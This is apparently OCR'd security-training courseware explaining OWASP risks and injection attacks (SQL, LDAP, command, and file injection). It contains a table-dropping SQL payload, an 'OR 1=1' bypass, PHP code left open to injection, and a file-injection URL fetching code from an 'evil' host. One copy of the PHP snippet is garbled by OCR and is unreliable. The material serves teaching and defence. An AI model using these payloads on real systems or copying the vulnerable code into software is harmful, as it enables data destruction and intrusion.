
  Insecure deserialization flaws occur when an application receives hostile serialized objects. Insecure deserialization leads to remote code execution. Even if deserialization flaws do not result in remote code execution, serialized objects can be replayed, tampered with, or deleted to spoof users, conduct injection attacks, and elevate privileges.

- **A9 – Using Components with Known Vulnerabilities**

  Components such as libraries, frameworks, and other software modules run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

- **A10 – Insufficient Logging and Monitoring**

  Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper with, extract, or destroy data. Most breach studies show that the time to detect a breach is over 200 days, typically by external parties rather than internal processes or monitoring.



A1 - Injection Flaws

- Injection flaws are web application vulnerabilities that allow **untrusted data** to be interpreted and executed as part of a command or query
- Attackers exploit injection flaws by **constructing malicious commands or queries** that result in data loss or corruption, lack of accountability, or denial of access
- Injection flaws are **prevalent in legacy code**, often found in SQL, LDAP, XPath queries, and so on and can be easily discovered by application vulnerability scanners and fuzzers

SQL Injection	It involves the injection of malicious SQL queries into user input forms
Command Injection	It involves the injection of malicious code through a web application
LDAP Injection	It involves the injection of malicious LDAP statements


A1 - Injection Flaws

Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query. Attackers exploit injection flaws by constructing malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access. Such flaws are prevalent in legacy code and often found in SQL, LDAP, and XPath queries. They can be easily discovered by application vulnerability scanners and fuzzers.

Attackers inject malicious code, commands, or scripts in the input gates of flawed web applications such that the applications interpret and run the newly supplied malicious input, which in turn allows them to extract sensitive information. By exploiting injection flaws in web applications, attackers can easily read, write, delete, and update any data (i.e., relevant or irrelevant to that particular application). There are many types of injection flaws, some of which are discussed below:

- **SQL Injection**: SQL injection is the most common website vulnerability on the Internet, and it is used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database.
- **Command Injection**: Attackers identify an input validation flaw in an application and exploit the vulnerability by injecting a malicious command in the application to execute supplied arbitrary commands on the host operating system. Thus, such flaws are extremely dangerous.

- **LDAP Injection**: LDAP injection is an attack method in which websites that construct LDAP statements from user-supplied input are exploited for launching attacks. When an application fails to sanitize the user input, the attacker modifies the LDAP statement with the help of a local proxy. This, in turn, results in the execution of arbitrary commands such as granting access to unauthorized queries and altering the content inside the LDAP tree.



SQL Injection Attacks

- SQL injection attacks use a **series of malicious SQL queries** to directly manipulate the database
- An attacker can use a vulnerable web application to **bypass normal security measures** and obtain direct access to valuable data
- SQL injection attacks can often be executed from the **address bar**, from within application fields, and through queries and searches

`test');DROP TABLE Messages;--`

When this code is sent to the database server, it drops the Messages table

```
<?php
function save_email($user,
$message)
{
  $sql = "INSERT INTO
Messages (
                user, message
          )  VALUES  (
'$message''$user',
          )";
  return mysql_query($sql);
}
?>
```

SQL Injection vulnerable server code

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 15: SQL Injection

SQL Injection Attacks

SQL injection attacks use a series of malicious SQL queries or SQL statements to directly manipulate the database. Applications often use SQL statements to authenticate users, validate roles and access levels, store and retrieve information for the application and user, and link to other data sources. SQL injection attacks work because the application does not properly validate the input before passing it to an SQL statement. For example, consider the following SQL statement:


```
SELECT * FROM tablename WHERE UserID= 2302
```

becomes the following with a simple SQL injection attack:

```
SELECT * FROM tablename WHERE UserID= 2302 OR 1=1
```

The expression “**OR 1=1**” evaluates to the value “**TRUE,**” often allowing the enumeration of all user ID values from the database. An attacker uses a vulnerable web application to bypass normal security measures and obtain direct access to valuable data. Attackers carry out SQL injection attacks from the web browser’s address bar, form fields, queries, searches, and so on. SQL injection attacks allow attackers to

- Log into the application without supplying valid credentials
- Perform queries against data in the database, often even data to which the application would not normally have access
- Modify database contents or drop the database altogether
- Use the trust relationships established between the web application components to access other databases



```
test');DROP TABLE Messages;--
```


When this code is sent to the database server, it drops the Messages table

```
<?php
function save_email($user, $message)
{
  $sql = "INSERT INTO Messages (
              user, message
          )  VALUES  (
          '$user', '$message'
          )";
  return mysql_query($sql);
}
?>
```

SQL Injection vulnerable server code

Figure 14.5: SQL Injection attack

Note: For complete coverage of SQL injection concepts and techniques, refer to Module 15: SQL Injection.



Command Injection Attacks

Shell Injection

- An attacker tries to **craft an input string** to gain shell access to a web server
- Shell injection functions include **system()**, **StartProcess()**, **java.lang.Runtime.exec()**, **System.Diagnostics.Process.Start()**, and similar API commands

HTML Embedding

- This type of attack is used to **deface websites virtually**. Using this attack, an attacker adds **extra HTML-based** content to the vulnerable web application
- In HTML embedding attacks, a user adds input to a web script that is then used in the output HTML without being checked for **HTML code** or **scripting**

File Injection

- Attackers exploit this vulnerability to inject **malicious code** into **system files**
- `http://www.certifiedhacker.com/vulnerable.php?COLOR=http://evil/exploit?`

Command Injection Attacks

Command injection flaws allow attackers to pass malicious code to different systems via web applications. The attacks include calls to an operating system over system calls, use of external programs over shell commands, and calls to backend databases over SQL. Scripts in Perl, Python, and other languages execute and insert poorly designed web applications. If a web application uses any type of interpreter, attackers insert malicious code to inflict damage.

